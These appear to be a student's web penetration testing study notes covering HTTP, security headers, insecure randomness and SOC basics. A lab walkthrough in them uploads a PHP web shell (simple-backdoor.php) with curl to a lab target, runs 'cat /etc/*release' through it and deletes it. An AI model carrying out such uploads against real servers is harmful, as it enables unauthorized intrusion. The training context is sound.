- The Host header allows a web server to host multiple websites at a single IP address. Our browser is specifying in the Host header which website you are interested in.
- After each request header, you will find its corresponding value. In this case we want to access the Host [www.google.com](http://www.google.com).
- Note: Host value + Path combine to create the full URL you are requesting: the home page of [www.google.com/](http://www.google.com/)

#### **HTTP Request User-Agent Header**

- The User-Agent is used to specify and send your browser, browser version, operating system and language to the remote web server.
- All web browsers have their own user-agent identification string. This is how most web sites recognize the type of browser in use.

#### **HTTP Request Accept Header**

- The Accept header is used by your browser to specify which document/file types are expected to be returned from the web server as a result of this request.

#### **HTTP Request Accept-Encoding Header**

- The Accept-Encoding header is similar to Accept, and is used to restrict the content encoding that is acceptable in the response.

- Content encoding is primarily used to allow a document to be compressed or transformed without losing the original format and without the loss of information.

### **HTTP Request Connection Header**

- When using HTTP 1.1, you can maintain/re-use the connection to the remote web server for an unspecified amount of time using the value “keep-alive”.
- This indicates that all requests to the web server will continue to be sent through this connection without initiating a new connection every time (as in HTTP 1.0).

## **(10) HTTP Responses:**

### **HTTP Response Components**

- Response Headers
  - Similar to request headers, response headers provide additional information about the response. Common headers include:
    - Content-Type: The media type of the response content (e.g. text/html, application/json).
    - Content-Length: The size of the response body in bytes.
    - Set-Cookie: Used to set cookies on the client-side for subsequent requests.
    - Cache-Control: Directives for caching behavior.
- Response Body (Optional)
  - The response body contains the actual content of the response. For example, in the case of an HTML page, the response body will contain the HTML markup.

### **HTTP Response Example**

- The code snippet below is an example of a typical web server response.
- Note: The body of the response/page content has been omitted as it is not relevant at this point in time.
- Let us inspect some of these HTTP response headers in greater detail.

```
HTTP/1.1 200 OK
Date: Fri, 13 Mar 2015 11:26:05 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 258
```

<PAGE CONTENT>

### **HTTP Response Status-Line**

- This first line of an HTTP Response is the Status-Line, consisting of the protocol version (HTTP 1.1) followed by the HTTP status code (200) and its relative textual meaning (OK).

### **Common HTTP Status Codes**

- 200 OK: The request was successful, and the server has returned the requested data.
- 301 Moved Permanently: The requested resource has been permanently moved to a new URL, and the client should use the new URL for all future requests.
- 302 Found: The requested resource is temporarily located at a different URL. This code is commonly used for temporary redirections, but it's often better to use 303 or 307 instead.

- 400 Bad Request: The server cannot process the request due to a client error (e.g. malformed request syntax).
- 401 Unauthorized: Authentication is required, and the client must provide valid credentials to access the requested resource.
- 403 Forbidden: The server understood the request, but the client does not have permission to access the requested resource.
- 404 Not Found: The requested resource could not be found on the server.
- 500 Internal Server Error: The server encountered an error while processing the request, and the specific cause is not provided.

### **HTTP Response Date Header**

- The “Date” header in an HTTP response is used to indicate the date and time when the response was generated by the server.
- It helps clients and intermediaries to understand the freshness of the response and to synchronize the time between the server and the client.

### **HTTP Response Cache-Control Header**

- The Cache headers allow the Browser and the Server to agree about caching rules. It allows web servers to instruct clients on how long they can cache the response and under what conditions they should revalidate it with the server.
- This helps in optimizing the performance and efficiency of web applications by reducing unnecessary network requests.
- **Cache-Control Directives -**
  - Public: Indicates that the response can be cached by any intermediary caches (such as proxy servers) and shared across different users.
  - Private: Specifies that the response is intended for a specific user and should not be cached by intermediate caches.
  - no-cache: Instructs the client to revalidate the response with the server before using the cached version. It does not prevent caching but requires revalidation.
  - no-store: Directs the client and intermediate caches not to store any version of the response. It ensures that the response is not cached in any form.
  - max-age=<SECONDS>: Specifies the maximum amount of time in seconds that the response can be cached by the client. After this period, the client should revalidate with the server.

### **HTTP Response Content-Type Header**

- The “Content-Type” header in an HTTP response is used to indicate the media type of the response content.
- It tells the client what type of data the server is sending so that the client can handle it appropriately.

### **HTTP Response Content-Encoding Header**

- The Content-Encoding” header in an HTTP response is used to specify the compression encoding applied to the response content.
- It tells the client how the server has encoded the response data, allowing the client to decode and decompress the data correctly.

### **HTTP Response Server Header**

- The Server header displays the Web Server banner, for example, Apache, Nginx, IIS, etc.
- Google uses a custom web server banner: gws (Google Web Server).

## (11) HTTP Basics Lab:

- ifconfig
- open the target IP in the browser: 192.191.151.3
- wireshark -i eth1 [open wireshark]
- start capturing the requests & reload the target page in browser
  - 3 way handshake protocol packets can be seen [SYN, SYN-ACK, ACK]
  - After establishing 3-way handshake, there is a GET request from our side
    - click on Hypertext Transfer Protocol to see the HTTP Request Headers
  - then, there is a ACK packet from the web server
  - and, at last there is a HTTP Response Packet containing HTTP Request Headers
    - you can see the headers
  - You can follow the TCP Stream by:
    - right click on TCP packet, Follow -> TCP Stream
  - To export the HTTP Objects:
    - Go to File -> Export Objects -> HTTP
    - Select the file you want to export& save it to your preferable location
- netstat -antp [run the command & reload the page in browser]

## (12) Continue....

- curl -v <http://192.191.151.3/>
  - you can see the headers at the starting of the output
- curl -v -I <http://192.191.151.3/> [Head Request Method]
- curl -v -X OPTIONS <http://192.191.151.3/> [show supported request methods]
- curl -v -X PUT <http://192.191.151.3/> {405: not allowed, PUT not allowed here}
- Add Foxyproxy in your browser and start it, then Start Burpsuite, go to Proxy tab
  - Turn on the intercept option and refresh the target web page to capture the request
    - change the Connection value to ‘keep-alive’ & forward the request to render it on web browser
  - Go to HTTP history to view the details
  - Again intercept and re capture the page, & Send it to Repeater
  - Go to Repeater tab
    - change the Connection field “close” to “keep-alive” and click on Send
    - You can view the response in multiple format and render it
  - Capture the login form page in the burpsuite after submitting the credential
    - got the request with passed credential {test:test}
    - check the source code of login form on your browser for the login parameters
    - now, send this request to Repeater
  - Go to Repeater,
    - send the request to check the response
  -
- dirb <http://192.191.151.3/>
  - we got the /upload directory
  - capture the GET request for /upload page in wireshark and send it to Repeater
    - change the Request method ‘GET’ to ‘OPTIONS’ and send it
    - we will get the allowed options on that directory
- ls -al /usr/share/webshells/php/

- curl <http://192.191.151.3/uploads/> --upload-file /usr/share/webshells/php/simple-backdoor.php [make sure intercept is off on wireshark]
- now, navigate to uploaded file page (<http://192.191.151.3/uploads/simple-backdoor.php>) and capture the request in wireshark, & send it to Repeater
  - append “cmd=cat /etc/\*release” in the Request URL Path and encode this URL value
  - then send it to get the response
    - you will get the output of the command in Response
  - Again capture the /uploads web page and send it to repeater
    - change the request method to DELETE and
    - append the “/simple-backdoor.php” in the Request URL Path
    - now, send it to delete the specified file
- Now, check the same using browser, whether the file has been deleted or not.

### (13) HTTPS:

- Now that you have an understanding of how HTTP works, let us explore how it is secured/protected.
- By default, HTTP requests are sent in clear-text and can be easily intercepted or mangled by an attacker on the way to its destination.
- Moreover, HTTP does not provide strong authentication between the two communicating parties.
- HTTPS (Hypertext Transfer Protocol Secure) is a secure version of the HTTP protocol, which is used to transmit data between a user’s web browser and a website or web application.
- HTTPS provides an added layer of security by encrypting the data transmitted over the internet, making it more secure and protecting it from unauthorised access and interception.
- HTTPS is also commonly referred to as HTTP Secure.
- HTTPS is the preferred way to use and configure HTTP and involves running HTTP over SSL/TLS.
- SSL (Secure Socket Layer) and TLS (Transport Layer Security) are cryptographic protocols used to provide secure communication over a computer network, most commonly the internet.
- They are essential for establishing a secure and encrypted connection between a user’s web browser or application and a web server.

HTTPS = HTTP + SSL/TLS

- This layering technique provides confidentiality, integrity protection and authentication to the HTTP protocol.

### **HTTPS Advantages**

- Encryption of Data in Transit – One of the primary benefits of HTTPS is data encryption during transmission. When data is sent over an HTTPS connection, it is encrypted using strong cryptographic algorithms. This ensures that even if an attacker intercepts the data while it’s in transit, they cannot decipher or read its contents.
- Protection Against Eavesdropping – HTTPS prevents unauthorised parties from eavesdropping on the data exchanged between the user’s browser and the web server. This is particularly crucial when users input sensitive information, such as login credentials, credit card numbers, or personal details.

## HTTPS Security Considerations

- HTTPS does not protect against web application flaws! Various web application attacks will still work regardless of the use of SSL/TLS. (Attacks like XSS and SQLi will still work)
- The added encryption layer only protects data exchanged between the client and the server and does stop attacks against the web application itself.

## (14) Passive Crawling & Spidering with Burp Suite & OWASP ZAP:

### Crawling

- Crawling is the process of navigating around the web application, following links, submitting forms and logging in (where possible) with the objective of mapping out and cataloging the web application and the navigational paths within it.
- Crawling is typically passive as engagement with the target is done via what is publicly accessible, we can utilize Burp Suite's passive crawler to help us map out the web application to better understand how it is setup and how it works.

### Spidering

- Spidering is the process of automatically discovering new resources (URLs) on a web application/site.
- It typically begins with a list of target URLs called seeds, after which the Spider will visit the URLs and identified hyperlinks in the page and adds them to the list of URLs to visit and repeats the process recursively.
- Spidering can be quite loud and as a result, it is typically considered to be an active information gathering technique.
- We can utilize OWASP ZAP's Spider to automate the process of spidering a web application to map out the web application and learn more about how the site is laid out how it works.
- ifconfig [Target IP: 192.219.49.3]
- open the target IP in your browser
- turn on the Foxyproxy and open the Wireshark
- go to Target tab, make sure Intercept is 'off' in this case
- make sure Capturing is on for Live Passive crawl, Target -> Site map
- now go to browser, and trying to navigate at the every page of website, fill the forms and etc.
- Now, go to Site map in Target tab to view the details
- Open OWASP ZAP, refresh the page in browser
- Go to Tools -> Spider
  - Select starting point as the actual website, make sure Recurse is enabled, enable show Advanced Options, go to Advanced and leave as it is,
  - start the scan
- we can stop the scan, we can export the scan result if we want.
- We will automatically get the site map of the websites
  - we found a password file name as 'accounts.txt' in the site map section
  - open this file in your browser, it contains the user accounts
  - go to phpmyadmin folder within site map, then
- Note: In Burpsuite only Live Passive crawl is supported for free versions.
- Note: OWASP ZAP allows for spidering but generally Burpsuite not{in free versions}.

## (15) HTTPS

- Same as ‘SECTION 4: Web Application Penetration Testing - (13)’

## Web Application Basics:

### Front End:

- **HTML** (Hypertext Markup Language) is a foundational aspect of web applications. It is a set of instructions or code that instructs a web browser on what to display and how to display it.
- **CSS** (Cascading Style Sheets) in web applications describes a standard appearance, such as certain colours, types of text, and layouts.
- **JS** (JavaScript) is part of a web application front end that enables more complex activity in the web browser. Whereas HTML can be considered a simple set of instructions on what to display, JavaScript is a more advanced set of instructions that allows choices and decisions to be made on what to display.

### Back End:

The Back End of a web application is things you don’t see within a web browser but are important for the web application to work.

- A **Database** is where information can be stored, modified, and retrieved.
- There are many other **Infrastructure** components underpinning Web Applications, such as web servers, application servers, storage, various networking devices, and other software that support the web application.
- **WAF** (Web Application Firewall) is an optional component for web applications. It helps filter out dangerous requests away from the Web server.

## URL (Uniform Resource Locator):

A Uniform Resource Locator (URL) is a web address that lets you access all kinds of online content – whether it’s a webpage, a video, or other media. It guides your browser to the right place on the internet.

### Anatomy of a URL:

➤ <http://user:password@tryhackme.com:80/view-room?id=1#task3>

- **Scheme:**
  - The Scheme is the protocol used to access the website.
    - http
- **User:**
  - Some URLs can include a user’s login details for sites that require authentication.
    - user:password

- **Host/Domain:**
  - The host or domain is the most important part of the URL because it tells you which website you are accessing. Every domain name has to be unique and is registered through domain registrars. From a security standpoint, look for domain names that appear almost like real ones but have small differences (called **typosquatting**). These fake domains are often used in phishing attacks to trick people into giving up sensitive info.
    - tryhackme.com
- **Port:**
  - The port number helps direct your browser to the right service on the web server.
    - 80
- **Path:**
  - The path points to the specific file or page on the server that you are trying to access.
    - view-room
- **Query String:**
  - The query string is the part of the URL that starts with a question mark (?). It's often used for things like search terms or form inputs. Since users can modify these query strings, it's important to handle them securely to prevent attacks like injections, where malicious code could be added.
    - ?id=1
- **Fragment:**
  - The fragment starts with a hash symbol (#) and helps point to a specific version of a webpage – like jumping directly to a particular heading or table. Users can modify this too, so like with query strings, it's important to check and clean up any data here to avoid issues like injection attacks.
    - #task3
- Example: <https://www.example.co.uk:443/blog/article/search?docid=720&hl=en#dayzone>
  - Scheme – https://
  - Subdomain – www.
  - Domain – example.
  - Top Level Domain – co.uk
  - Port Number - :443
  - Sub Directory - /blog
  - Path - /blog/article/search
  - Query string separator - ?
  - Parameter / Query String - docid=720&hl=en
  - Fragment - #dayzone
  
  - Host: [www.example.com](http://www.example.com)
  - key: docid
  - value: 720
  - Delimiter/Separator: &, +, etc.

**HTTP Messages** are packets of data exchanged between a user (the client) and the web server.

2 types of HTTP Messages:

1. **HTTP Requests** – Sent by the user to trigger actions on the web application.
2. **HTTP Responses** – Sent by the server in response to the user's request.

Each message follows a specific format that helps both the user and the server communicate smoothly.

- The **Start Line** is like the introduction of the message. It tells you what kind of message is being sent – whether it's a request from the user or a response from the server.
- **Headers** are made up of key-value pairs that provide extra information about the HTTP message. They give instructions to both the client and the server handling the request or response. These headers cover all sorts of things, like security, content types, and more, making sure everything goes smoothly in the communication.
- The **Empty Line** is a little divider that separates the header from the body. It's essential because it shows where the headers stop and where the actual content of the message begins.
- The **Body** is where actual data is stored. In a request, the body might include data the user wants to send to the server (like form data). In a response, it's where the server puts the content that the user requested (like a webpage or API data).

### **HTTP Request:**

An HTTP request is what a user sends to a web server to interact with a web application and make something happen.

#### **Example of HTTP Request Headers:**

GET /user/login.html HTTP/1.1 [HTTP Method, Path, HTTP Version]

Host: tryhackme.com  
User-Agent: Mozilla/5.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Connection: keep-alive



[HTTP Headers: HTTP Values]

**Request Line** (or start line) is the first part of an HTTP request and tells the server what kind of request it's dealing with. It has three main parts: the HTTP method, the URL path, and the HTTP version.

### **HTTP Methods:**

The HTTP method tells the server what action the user wants to perform on the resource identified by the URL path.

Here are some of the most common methods and their possible security issue:

**GET** – Used to fetch data from the server without making any changes.

- Make sure you're only exposing data the user is allowed to see. Avoid putting sensitive info like tokens or passwords in GET requests since they can show up as plaintext.

**POST** – Sends data to the server, usually to create or update something.

- Always validate and clean the input to avoid attacks like SQL injection or XSS.

**PUT** – Replaces or updates something on the server.

- Make sure the user is authorised to make changes before accepting the request.

**DELETE** – Removes something from the server.

- Just like PUT, make sure only authorised users can delete resources.

**PATCH** – Updates part of a resource. It's useful for making small changes without replacing the whole thing, but always validate the data to avoid inconsistencies.

**HEAD** – Works like GET but only retrieves headers, not the full content. It's handy for checking metadata without downloading the full response.

**OPTIONS** – Tells you what methods are available for a specific resource, helping clients understand what they can do with the server.

**TRACE** – Similar to OPTIONS, it shows which methods are allowed, often for debugging. Many servers disable it for security reasons.

**CONNECT** – Used to create a secure connection, like for HTTPS. It's not as common but is critical for encrypted communication.

**URL Path:** The URL path tells the server where to find the resource the user is asking for.

### **HTTP Version:**

- **HTTP/0.9** (1991) – The first version, only supported GET requests.
- **HTTP/1.0** (1996) – Added headers and better support for different types of content, improving caching.
- **HTTP/1.1** (1997) – Brought persistent connections, chunked transfer encoding, and better caching. It's still widely used today.
- **HTTP/2** (2015) – Introduced features like multiplexing, header compression, and prioritisation for faster performance.

- **HTTP/3 (2022)** – Built on HTTP/2, but uses a new protocol (QUIC) for quicker and more secure connections.

**Request Headers** allow extra information to be conveyed to the web server about the request. Some common request headers are as follows:

- **Host** – Specifies the name of the web server the request is for.
  - Example: “Host: tryhackme.com”
- **User-Agent** – Shares information about the web browser the request is coming from.
  - Example: “User-Agent: Mozilla/5.0”
- **Referer** – Indicates the URL from which the request came from.
  - Example: “Referer: https://www.google.com/”
- **Cookie** – Information the web server previously asked the web browser to store is held in cookies.
  - Example: “Cookie: user\_type=student; room=introtowebapplication; room\_status=in\_progress”
- **Content-Type** – Describes what type or format of data in the request
  - Example: “Content-Type: application/json”

### Request Body:

In HTTP requests such as POST and PUT, where data is sent to the web server as opposed to requested from the web server, the data is located inside the HTTP Request Body. The formatting of the data can take many forms, but some common ones are URL Encoded, Form Data, JSON, or XML.

- **URL Encoded** (application/x-www-form-encoded): A format where data is structured in pairs of key and value where (key=value). Multiple pairs are separated by an (&) symbol, such as key1=value1&key2=value2. Special characters are percent-encoded.
  - Example:-  
Content-Type: application/x-www-form-urlencoded  
  
name=Anonymous&age=21&country=India
- **Form Data** (multipart/form-data): Allows multiple data blocks to be sent where each block is separated by a boundary string. The boundary string is the defined header of the request itself. This type of formatting can be used to send binary data, such as when uploading files or images to a web server.
  - Example:-  
Content-Type: multipart/form-data; boundary=---WebKitFormBoundary123abc  
  
---WebKitFormBoundary123abc  
Content-Disposition: form-data; name="username"  
  
anonymous  
---WebKitFormBoundary123abc

Content-Disposition: form-data; name="profile\_pic"; filename="anonymous.jpg"  
 Content-Type: image/jpg

- **JSON** (application/json): In this format, the data can be sent using the JSON (JavaScript Object Notation) structure. Data is formatted in pairs of name: value. Multiple pairs are separated by commas, all contained within curly braces {}.

- Example:-  
 Content-Type: application/json

```
{
  "name": "Anonymous",
  "age": "21",
  "country": "India"
}
```

- **XML** (application/xml): In XML formatting, data is structured inside labels called tags, which have an opening and closing. These labels can be nested within each other. You can see in the example below the opening and closing of the tags to send details about a user called Anonymous.

- Example:-  
 Content-Type: application/xml

```
<user>
  <name>Anonymous</name>
  <age>21</age>
  <country>India</country>
</user>
```

## HTTP Response:

When you interact with a web application, the server sends back an **HTTP response** to let you know whether your request was successful or something went wrong. These responses include a **status code** and a short explanation (called the **Reason Phrase**) that gives insight into how the server handled your request.

### Status Line:

The first line in every HTTP response is called the Status Line. It gives you three key pieces of information:

1. **HTTP Version** – This tells you which version of HTTP is being used.
2. **Status Code** – A three-digit number showing the outcome of your request.
3. **Reason Phrase** – A short message explaining the status code in human-readable terms.

### Status Codes and Reason Phrase:

The **Status Code** is the number that tells you if the request succeeded or failed, while the **Reason Phrase** explains what happened. These codes fall into five main categories:

- **Informational Responses (100-199):** These codes mean the server has received part of the request and is waiting for the rest. It's a "keep-going" signal.
- **Successful Responses (200-299):** These codes mean everything worked as expected. The server processed the request and sent back the requested data.
- **Redirection Messages (300-399):** These codes tell you that the resource you requested has moved to a different location, usually providing the new URL.
- **Client Error Responses (400-499):** These codes indicate a problem with the request. Maybe the URL is wrong, or you're missing some required info, like authentication.
- **Server Error Responses (500-599):** These codes mean the server encountered an error while trying to fulfill the request. These are usually server-side issues and not the client's fault.

### Common Status Codes:

- **100 (Continue)** – The server got the first part of the request and is ready for the rest.
- **200 (OK)** – The request was successful, and the server is sending back the requested resource.
- **301 (Moved Permanently)** – The resource you're requesting has been permanently moved to a new URL. Use the new URL from now on.
- **404 (Not Found)** – The server couldn't find the resource at the given URL. Double-check that you've got the right address.
- **500 (Internal Server Error)** – Something went wrong on the server's end, and it couldn't process your request.

### Response Headers:

When a web server responds to an HTTP request, it includes **HTTP response headers**, which are basically key-value pairs. These headers provide important information about the response and tell the client (usually the browser) how to handle it.

### Example of HTTP Response Headers:

HTTP/1.1 200 OK

[HTTP Version, Response Code]

```
Content-Type: application/json
Content-Length: 34
Date: Wed, 29 Aug 2024 12:00:00 GMT
{
  "message": "Login successful!",
  "status": "success"
}
```

[HTTP Headers: HTTP Values]

**Required Response Headers:** Some response headers are crucial for making sure the HTTP response works properly.

- **Date:** This header shows the exact date and time when the response was generated by the server.  
Example: “Date: Fri, 23 Aug 2024 10:43:21 GMT”
- **Content-Type:** It tells the client what kind of content it’s getting, like whether it’s HTML, JSON, or something else.  
Example: “Content-Type: text/html; charset=utf-8”
- **Server:** This header shows what kind of server software is handling the request. It’s good for debugging, but it can also reveal server information that might be useful for attackers, so many people remove or obscure this one.  
Example: “Server: nginx”

### Other Common Response Headers:

- **Set-Cookie:** This one sends cookies from the server to the client, which the client then stores and sends back with future requests. To keep things secure, make sure cookies are set with the HttpOnly flag (so they can’t be accessed by JavaScript) and the Secure flag (so they’re only sent over HTTPS).
  - Example: “Set-Cookie: sessionId=38af1337es7a8”
- **Cache-Control:** This header tells the client how long it can cache the response before checking with the server again. It can also prevent sensitive information from being cached if needed (using no-cache).
  - Example: “Cache-Control: max-age=600”
- **Location:** This one’s used in redirection (3xx) responses. It tells the client where to go next if the resource has moved. If users can modify this header during requests, be careful to validate and sanitise it – otherwise, you could end up with open redirect vulnerabilities, where attackers can redirect users to harmful sites.
  - Example: “Location: /index.html”

The **HTTP Response Body** is where the actual data lives – things like HTML, JSON, images, etc., that the server sends back to the client.

### Security Headers:

HTTP Security Headers help improve the overall security of the web application by providing mitigations against attacks like Cross-Site Scripting (XSS), clickjacking, and others.

Some Security headers are:

**1. Content-Security-Policy (CSP):** A CSP header is an additional security layer that can help mitigate against common attacks like Cross-Site Scripting (XSS). A CSP provides a

way for administrators to say what domains or source are considered safe and provides a layer of mitigation to such attacks.

**Example:**

“Content-Security-Policy: default-src ‘self’; script-src ‘self’ <https://cdn.tryhackme.com>; style-src ‘self’”

- **default-src:** which specifies the default policy of self, which means only the current website.
- **script-src:** which specifies the policy for where scripts can be loaded from, which is self along with scripts hosted on <https://cdn.tryhackme.com>
- **style-src:** which specifies the policy for where style CSS style sheets can be loaded from the current website (self)

**2. Strict-Transport-Security (HSTS):** The HSTS header ensures that web browsers will always connect over HTTPS.

**Example:**

“Strict-Transport-Security: max-age=63072000; includeSubDomains; preload”

- **max-age:** This is the expiry time in seconds for this setting.
- **includeSubDomains:** An optional setting that instructs the browser to also apply this setting to all subdomains.
- **preload:** This optional setting allows the website to be included in preload lists. Browsers can use preload lists to enforce HSTS before even having their first visit to a website.

**3. X-Content-Type-Options:** The X-Content-Type-Options header can be used to instruct browsers not to guess the MIME type of a resource but only use the Content-Type header.

**Example:**

“X-Content-Type-Options: nosniff”

- **nosniff:** This directive instructs the browser not to sniff or guess the MIME type.

**4. Referrer-Policy:** This header controls the amount of information sent to the destination web server when a user is redirected from the source web server, such as when they click a hyperlink. The header is available to allow a web administrator to control what information is shared.

**Examples:**

- Referrer-Policy: no-referrer
- Referrer-Policy: same-origin
- Referrer-Policy: strict-origin
- Referrer-Policy: strict-origin-when-cross-origin
- **no-referrer:** This completely disables any information being sent about the referrer.
- **same-origin:** This policy will only send referrer information when the destination is part of the same origin. This is helpful when you want referrer information passed where hyperlinks are within the same website but not outside to external websites.

- **strict-origin:** This policy only sends the referrer as the origin when the protocol stays the same. So, a referrer is sent when an HTTPS connection goes to another HTTPS connection.
- **strict-origin-when-cross-origin:** This is similar to strict-origin except for same-origin requests, where it sends the full URL path in the original header.

**UNIX Timestamp** is a 32-bit value representing the number of seconds since January 1, 1970 UTC (the **UNIX epoch**).

**URL Decode** works by converting the percent-encoded characters back to their raw values.

- The default character set in HTML5 is UTF-8.

Characters	From UTF-8
:	%3A
/	%2F
.	%2E
=	%3D
#	%23

### Insecure Randomness:-

**Randomness** refers to the lack of pattern or predictability in data, making it essential component in secure systems.

- In cryptography, true randomness ensures an attacker cannot predict values such as keys, tokens, and nonces.

**Entropy** represents the amount of randomness or unpredictability in a system and is often used to assess the security of cryptographic keys, tokens, or random values.

- Higher entropy indicates greater uncertainty, making it more difficult for attackers to predict or guess the values, which is essential for secure cryptographic operations.
- Low entropy can lead to weak security, increasing the risk of attacks like brute-forcing or token prediction.

**Cryptography Keys** are secret values used in algorithms to encrypt and decrypt data, ensuring confidentiality, integrity, and authentication.

- They are critical components in symmetric and asymmetric encryption methods and must be securely generated and managed to prevent unauthorized access.
- The strength of a cryptographic key depends on its length and randomness.

**Session Tokens and Unique Identifiers** are used to maintain user sessions and track interactions in web applications.

- They must be securely generated and with sufficient randomness and uniqueness to prevent token prediction and session hijacking.

**Seeding** refers to providing an initial value, known as a seed, to a secure cryptographic function to generate a sequence of random-looking numbers.

- While these secure functions produce numbers that appear random, the sequence is entirely determined by the seed, meaning the same seed will always result in the same sequence.

## Types of RNGs:-

### True Random Number Generator (TRNG)

- TRNGs generate randomness by relying on unpredictable physical phenomena like thermal noise or radioactive decay. Since these generators stem from natural events, they produce inherently random values.
- TRNGs are commonly used in highly sensitive cryptographic operations, such as generating the keys for algorithms like RSA or ECC. These keys are then used in tasks like encryption, digital signatures, and certificate creation, where unpredictability is crucial for security.
- However, TRNGs require specialised hardware and can be slower than other RNGs, making them less suitable for tasks requiring rapid number generation.

### Pseudorandom Number Generator (PRNG)

- PRNGs, unlike TRNGs, generate random numbers algorithmically based on initial seed value. While they may appear random, they are deterministic, meaning the same seed will always produce the same sequence of numbers.
- PRNGs are faster and more efficient than TRNGs and are suitable for applications that quickly need large quantities of random numbers, like simulations or gaming.
- However, since they are algorithmic, predictability becomes a risk if an attacker can deduce the seed or its generation method.

## Types of PRNG:-

### 1. Statistical PRNG

- Statistical PRNGs are designed to produce numbers that pass statistical randomness tests, meaning the numbers appear random and lack obvious patterns.
- These generators are widely used in non-security applications such as simulations, statistical sampling, and gaming, where randomness is required but not in a security-critical context.
- However, statistical PRNGs are deterministic by nature, meaning the same seed value will always produce the same sequence of numbers. This predictability makes them unsuitable for cryptographic tasks where unpredictability is paramount.

### 2. Cryptographically Secure PRNG (CSPRNG)

- A CSPRNG is a form of PRNG designed for cryptographic purposes, where randomness must be unpredictable and resistant to attack.
- Unlike statistical PRNGs, CSPRNGs produce computationally infeasible outputs to reverse-engineer, even if some of the output or internal state is known.
- CSPRNGs are critical in security-sensitive applications, including encryption key generation, session tokens, and secure random number generation for protocols.

- These generators must meet stringent requirements to ensure their output cannot be predicted, providing strong protection against cryptographic attacks.
- While they may be slower than statistical PRNGs due to additional security measures, they are essential for ensuring the integrity and security of cryptographic operations.

### Weak or Insufficient Entropy:

- As discussed earlier, entropy refers to the unpredictability or randomness in a system, often derived from sources like environmental factors (e.g., hardware noise or user interactions). When these entropy sources are weak or insufficient, the generated random values are not truly random and become vulnerable to attacks.
  - For example, if an encryption key is generated using low-entropy data, such as a timestamp, an attacker could use this predictable information to reduce the complexity of finding the key. Similarly, poor entropy sources, like system clocks or predictable user inputs, can lead to weak randomness in applications.

### Predictable Seed in PRNGs:

- Predictable Seed is used to initialise PRNGs. If the seed is weak or predictable, an attacker can reproduce the entire sequence of random numbers, leading to severe vulnerabilities in systems that rely on these random values.
  - An example of the impact of predictable seeding is in CAPTCHA systems, where the random value determining the CAPTCHA challenge will be generated to detect a bot activity. If the seed used to initialise the PRNG is predictable, an attacker could predict the CAPTCHA values ahead of time, allowing them to bypass the CAPTCHA and access restricted areas of the application without solving it.
- This issue also manifests in systems like lottery or game applications, where PRNGs determine the outcome of random draws. When these generators are seeded with predictable values, such as timestamps, attackers can manipulate the system by predicting the outcome, ensuring they win consistently.
- By exploiting the predictable PRNG seed, the attacker can reverse-engineer or replicate the same random sequence, breaking the system's fairness.

### Mitigation Measures:-

#### Pentesters:

- **Identify Weak Randomness in Code** – During code reviews or application assessments, look for the use of weak random number generators like `mt_rand()` or `rand()`, especially when they generate security-sensitive values like session tokens or password reset links.
- **Reverse Engineer Predictable Tokens** - Attempt to exploit predictable randomness by reverse-engineering the seed used in PRNGs. Tools like `php_mt_seed` can help pentesters demonstrate how predictable tokens (e.g., magic links) can be recreated. Test for weak or predictable seeds like timestamps, IP addresses, or user-specific values.
- **Test Token Exhaustion** – If CSPRNGs are not used, run brute-force or replay attacks against generated tokens, session IDs, or other randomness-dependent features. Ensure that tokens are not guessable or predictable.

#### Secure Code Developers:

- **Use Cryptographically Secure PRNGs** – Always use CSPRNGs, such as `random_bytes()` or `openssl_random_pseudo_bytes()` in PHP or `java.security.SecureRandom` in Java. These

CSPRNGs are designed to generate unpredictable values suitable for security-critical applications like session tokens, API keys, or password reset tokens.

- **Avoid Predictable Seed Values** – Never use predictable values like current timestamp, IP address, or process ID for seeding random number generators. These values can be easily guessed or reverse-engineered by attackers. Instead, use entropy from cryptographic sources or system-provided randomness (e.g., `/dev/urandom` in Linux).
- **Regenerate Randomness for Every Critical Operation** – Avoid reusing random values or seeds across multiple requests or users. Regenerate fresh randomness for each operation that requires secure tokens, such as session management, password resets, or magic links.
- **Use Strong Algorithms for Key Generation** - When generating cryptographic keys, always use secure key generation functions that derive keys from strong sources of entropy. For example, in PHP, you can use `openssl_pkey_new()` for RSA key generation, which relies on secure randomness.

## SOC Fundamentals:-

**SOC(Security Operation Center)** is a dedicated facility operated by a specialized security team. This team aims to continuously monitor an organization's network and resources and identify suspicious activity to prevent damage.

- This team works 24x7.

**SOC** is a team of IT security professionals tasked with monitoring, detecting, investigating, and responding to threats within a company's network and systems.

## Purpose and Components:-

The main focus of the SOC team is to keep **Detection & Response** intact.

### Detection

- Detect vulnerabilities
- Detect unauthorized activity
- Detect policy violations
- Detect intrusions

### Response

- **Support with the incident response** – Once an incident is detected, certain steps are taken to respond to it.
  - This response includes minimizing its impact and performing the root cause analysis of the incident.

There are 3 pillars of a SOC. With all these pillars, a SOC team becomes mature and efficiently detects and responds to different incidents.

- These pillars are **People, Process, and Technology**.

### People -

Regardless of the evolution of automating the majority of security tasks, the People in a SOC will always be important. A security solution can generate numerous red flags in a SOC environment, which can cause huge noise.

In a SOC, with security solutions in place without human intervention, you will end up focusing on more irrelevant issues. There are always the People who help the security solution to identify truly harmful activities and enable a prompt response.

The People are known as the SOC team. This team has following roles and responsibilities.

- **SOC Analyst (Level 1):** Anything detected by the security solution would pass through these analysis first. These are first responders to any detection. SOC Level 1 Analysts perform basic alert triage to determine if a specific detection is harmful.
- **SOC Analyst (Level 2):** While Level 1 does the first-level analysis, some detection may require deeper investigation. Level 2 Analysts help them dive deeper into the investigations and correlate the data from multiple data sources to perform a proper analysis.
- **SOC Analyst (Level 3):** Level 3 Analysts are experienced professionals who proactively look for any threat indicators and support in the incident response activities. The critical severity detection reported by Level 1 and Level 2 Analysts are often security incidents that need detailed responses, including containment, eradication, and recovery. This is where Level 3 analysts experience comes in handy.
- **Security Engineer:** All analysts work on security solutions. These solutions need deployment and configuration. Security Engineers deploy and configure these security solutions to ensure their smooth operation.
- **Detection Engineer:** Security rules are the logic built behind security solutions to detect harmful activities. Level 2 and 3 Analysts often create these rules, while the SOC team can sometimes also utilize the detection engineer role independently for this responsibility.
- **SOC Manager:** The SOC Manager manages the processes the SOC team follows and provides support. The SOC Manager also remains in contact with the organization's CISO (Chief Information Security Officer) to provide him with updates on the SOC team's current security posture and efforts.

### **Process -**

- **Alert Triage** is the basis of the SOC team. The first response to any alert is to perform the triage. The triage is focused on analyzing the specific alert.
  - This determines the severity of the alert and helps us prioritize it.
  - The alert triage is all about answering the 5 Ws. These are:
    - What, Where, When, Why, Who
